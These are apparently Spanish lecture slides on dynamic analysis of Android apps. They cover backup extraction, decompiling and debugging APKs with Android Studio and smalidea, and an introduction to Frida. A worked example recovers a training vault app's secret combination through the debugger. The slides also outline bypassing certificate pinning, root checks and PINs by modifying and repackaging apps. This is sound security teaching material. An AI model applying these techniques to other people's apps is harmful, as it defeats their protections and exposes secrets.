
Directorio de c:\Users\jucar\Downloads\vault\backup

09/03/2021 14:38    <DIR>          .
09/03/2021 14:38    <DIR>          ..
09/03/2021 12:10      5.209.376 abe.jar
09/03/2021 14:36      2.890.101 backup.ab
09/03/2021 14:38      8.272.384 backup.tar
              3 archivos       16.371.861 bytes
              2 dirs        53.390.487.552 bytes libre
```

- Usamos la librería abe (Android Backup extractor), disponible en:

<https://github.com/nelenkov/android-backup-extractor>

- Referencia interesante: <https://infosecwriteups.com/extract-an-android-backup-file-96172efd4d86>






Indice

- Introducción al análisis dinámico de aplicaciones móviles
- **Supervisión de la ejecución de un apk utilizando un depurador**
- Control de la ejecución de un apk con Frida
- Casos de uso



Depurabilidad de apps Android


■ Uso del *Android Device Monitor (ADM)*



- Disponible en el directorio *Sdk > tools > monitor.bat*
- Característica obsoleta desde Android 3.1
 - <https://developer.android.com/studio/profile/monitor>



Depuración de apks con Android Studio



- Permite inspeccionar el contenido del apk
 - **manifest**: permite ver el contenido del manifiesto
 - **java**: contiene el código de la app desensamblado
 - **cpp**: si se incluye código nativo se incluyen las librerías incluidas en el APK (ficheros .so)
 - **External Libraries**: contiene la SDK de Android

<https://developer.android.com/studio/debug/apk-debugger>



Asociar código Kotlin/Java

Disassembled classes.dex file. To set up breakpoints for debugging, please attach Kotlin/Java source files.

[Attach Kotlin/Java Sources...](#)

- Si utilizamos un decompilador, como jadx o dex2jar+jd-gui, podremos obtener un código fuente aproximado par las clases del proyecto y asociárselo
 - No es necesario hacerlo clase por clase, basta con proporcionar el raíz del proyecto con el código
 - Podemos usar jadx y luego pasarle el directorio con los fuentes
 - El entorno sustituye los smali existentes por los java que encuentra

vault.apk-decompiled

Inicio Compartir Vista

Este equipo > Descargas > vault.apk-decompiled

Nombre	Fecha de modificación	Tipo	Tamaño
build	19/02/2021 10:39	Carpeta de archivos	
dist	19/02/2021 12:49	Carpeta de archivos	
original	19/02/2021 10:38	Carpeta de archivos	
res	19/02/2021 10:38	Carpeta de archivos	
smali	19/02/2021 10:38	Carpeta de archivos	
sources	19/02/2021 10:38	Carpeta de archivos	
AndroidManifest	19/02/2021 10:38	Documento XML	2 KB
apktool.yml	19/02/2021 10:38	Archivo YML	3 KB



vault.apk>MainActivity.java

```
package digital.basto.vault.ui.view;

import ...


public class MainActivity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // android.core.app.ComponentActivity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        setSupportActionBar(findViewById(R.id.toolbar));
        getSupportActionBar().setDisplayHomeAsUpEnabled(true);
        TextView balanceLabel = (TextView) findViewById(R.id.balanceText);
        Bundle extras = getIntent();
        if (extras != null) {
            balanceLabel.setText(extras.getString("vaultBalanceString"));
        }
    }
}
```

- Esto nos permite depurar la app “casi” tal y como lo haríamos con un proyecto convencional




Depuración con Android Studio

- Mucho información disponible
Fuente oficial: <https://developer.android.com/studio/debug>
- Si en lugar de un emulador depuramos en un dispositivo real debemos asegurarnos de que el dispositivo esté en modo depuración
- Tras inspeccionar el código fuente (smali o java) y posicionar los breakpoints que deseemos iniciamos la depuración utilizando la herramienta de depuración 
 - Si la app ya está en ejecución, en lugar de detenerla para iniciar la depuración podemos asociar el depurador a una app que ya esté en ejecución
 - Obviamente para ello la app debe ser depurable:
 - flag android:debuggable="true" en su manifiesto





Ventana de depuración




- Limitación: Es necesario importar el código Java para poder depurar, pero la depuración es inexacta
 - Relación entre código java y smali mal gestionada
- Solución:
 - Uso de smalidea para que la depuración directa sobre código smali sea posible
 - Utilizar los fuentes generados por jadx (o similar) como guía de alto nivel



Smalidea

■ Plugin de Android Studio

- Última versión disponible en: <https://bitbucket.org/JesusFreke/smalidea/downloads/>
- Proyecto Github disponible en: <https://github.com/JesusFreke/smalidea>



Activable/Desactivable
bajo demanda a través
de los settings del proyecto



Necesidad de reiniciar
Android Studio para que
los cambios se apliquen



Información de la ejecución de una app


Logcat

Más información en:

<https://developer.android.com/studio/debug/am-logcat>

The Logcat toolbar provides the following buttons:

- 1 **Clear logcat**: Click to clear the visible log.
- 2 **Scroll to the end**: Click to jump to the bottom of the log and see the latest log messages. If you then click a line in the log, the view pauses scrolling at that point.
- 3 **Up the stack trace** **Down the stack trace**: Click to navigate up and down the stack traces in the log, selecting the subsequent filenames (and viewing the corresponding line numbers in the editor) that appear in the printed exceptions. This is the same behavior as when you click on a filename in the log.
- 4 **Use soft wraps**: Click to enable line wrapping and prevent horizontal scrolling (though any unbreakable strings will still require horizontal scrolling).
- 5 **Print**: Click to print the logcat messages. After selecting your print preferences in the dialog that appears, you can also choose to save to a PDF.
- 6 **Restart**: Click to clear the log and restart logcat. Unlike the **Clear logcat** button, this recovers and displays previous log messages, so is most useful if Logcat becomes unresponsive and you don't want to lose your log messages.
- 7 **Logcat header**: Click to open the **Configure Logcat Header** dialog, where you can customize the appearance of each logcat message, such as whether to show the date and time.
- 8 **Screen capture**: Click to [capture a screenshot](#).
- 9 **Screen record**: Click to [record a video](#) of the device (for a maximum of 3 minutes).





Uso de Breakpoints

Punto de ejecución actual


realizar llamada
(con inspección)

realizar llamada
(sin inspección)

Forzar inspección

Salir de llamada


Ejecutar hasta el cursor






Inspección de variables

■ Monitorización de variables (Ventana Wathches)



– Añadir/eliminar puntos de observación (watchpoints)





Ejemplo: vault.apk

The screenshot shows the Android Studio interface during a debug session of the `vault4` project. The top navigation bar includes File, Edit, View, Navigate, Code, Analyze, Refactor, Build, Run, Tools, VCS, Window, Help, and the current file `vault4 - VaultDataSource.smali`. The toolbar has icons for running, stopping, and breakpoints. The Project tab is selected, showing classes like `Result$Success`, `VaultDataSource`, `VaultRepository`, `R`, `R$anim`, and `R$animator`. The code editor displays assembly code for `VaultDataSource.smali` with lines 51 through 54 visible:

```
    invoke-virtual {v0, p1}, Ljava/lang/String;::equals(Ljava/lang/Object;)Z
move-result v0
```

The Debug tab is active, showing the stack trace under Frames. The top frame is `"main"@10,681 in group "main": RUNNING`, which is expanded to show method calls such as `unlock:15`, `VaultDataSource (digital.basto.vault.data)`, `unlock:40`, `VaultRepository (digital.basto.vault.data)`, `unlock:33`, `UnlockViewModel (digital.basto.vault.ui.view)`, `onClick:103`, `UnlockActivity$5 (digital.basto.vault.ui.view)`, `performClick:6603`, `View (android.view)`, `performClickInternal:6576`, `View (android.view)`, `access$3100:780`, `View (android.view)`, `run:26090`, `View$PerformClick (android.view)`, `handleCallback:873`, `Handler (android.os)`, `dispatchMessage:99`, `Handler (android.os)`, `loop:193`, `Looper (android.os)`, `main:6711`, `ActivityThread (android.app)`, `invoke:-1`, `Method (java.lang.reflect)`, `run:493`, `Runtimelnit$MethodAndArgsCaller (com.android.internal.os)`, and `main:911`, `ZygoteInit (com.android.internal.os)`. The Variables panel on the right shows local variables for the current frame, including `password = "1234"`, `this = (VaultDataSource@11389)`, `shadow$_klass_ = {Class@11063} "class digital.basto.vault.data.VaultDataSource" ... Navigate`, `shadow$_monitor_ = 0`, and `vaultCombination = "Subscribe!"`.



Depuración de apks con Android Studio + Smalidea

- Muy interesante para realizar una traza de ejecución de una app partiendo de su apk
 - + Permite inspeccionar las variables de ejecución de la app para recuperar información y monitorizar su ejecución
 - + Facilita la detección de los puntos de ejecución críticos y/o interesantes
 - No permite la modificación de los valores de las variables monitorizadas
 - Difícil de automatizar



¿Cómo afrontar las siguientes situaciones con lo que sabemos?

- Certificate pinning: Consiste en conseguir las funciones que verifican un determinado certificado en una conexión segura lo hagan aunque el certificado no sea de confianza
- Root check bypass: evitar que una app pueda determinar si su proceso se ejecuta con permisos de root
- PIN bypass: evitar el PIN de una app en un método de autenticación

Solución

- Podemos analizar el código e inferir lo que podría ocurrir
- Podemos ejecutar el código y monitorizarlo para comprender su comportamiento mejor y verificar lo inferido durante el análisis estático
- Podemos modificar su código smali, los recursos de su apk o su manifiesto de acuerdo a lo que deseemos
 - Reempaquetamos
 - Firmamos e instalamos
- ¿podemos modificar el comportamiento de una app dinámicamente, es decir, mientras ésta se ejecuta?



Indice

- Introducción al análisis dinámico de aplicaciones móviles
- Supervisión de la ejecución de un apk utilizando un depurador
- **Control de la ejecución de un apk con Frida**
- Casos de uso



Frida

- Frida es un toolkit de instrumentación dinámica de código
 - Permite injectar scripts en procesos que son vistos como cajas negras (su código no se necesita)
 - Es gratuito y funciona en Windows, macOS, GNU/Linux, iOS, Android, y QNX.
- Las últimas noticias relacionadas con Frida pueden encontrarse en <https://frida.re/news>
- La última versión de la herramienta está disponible para descarga en <https://github.com/frida/frida/releases>

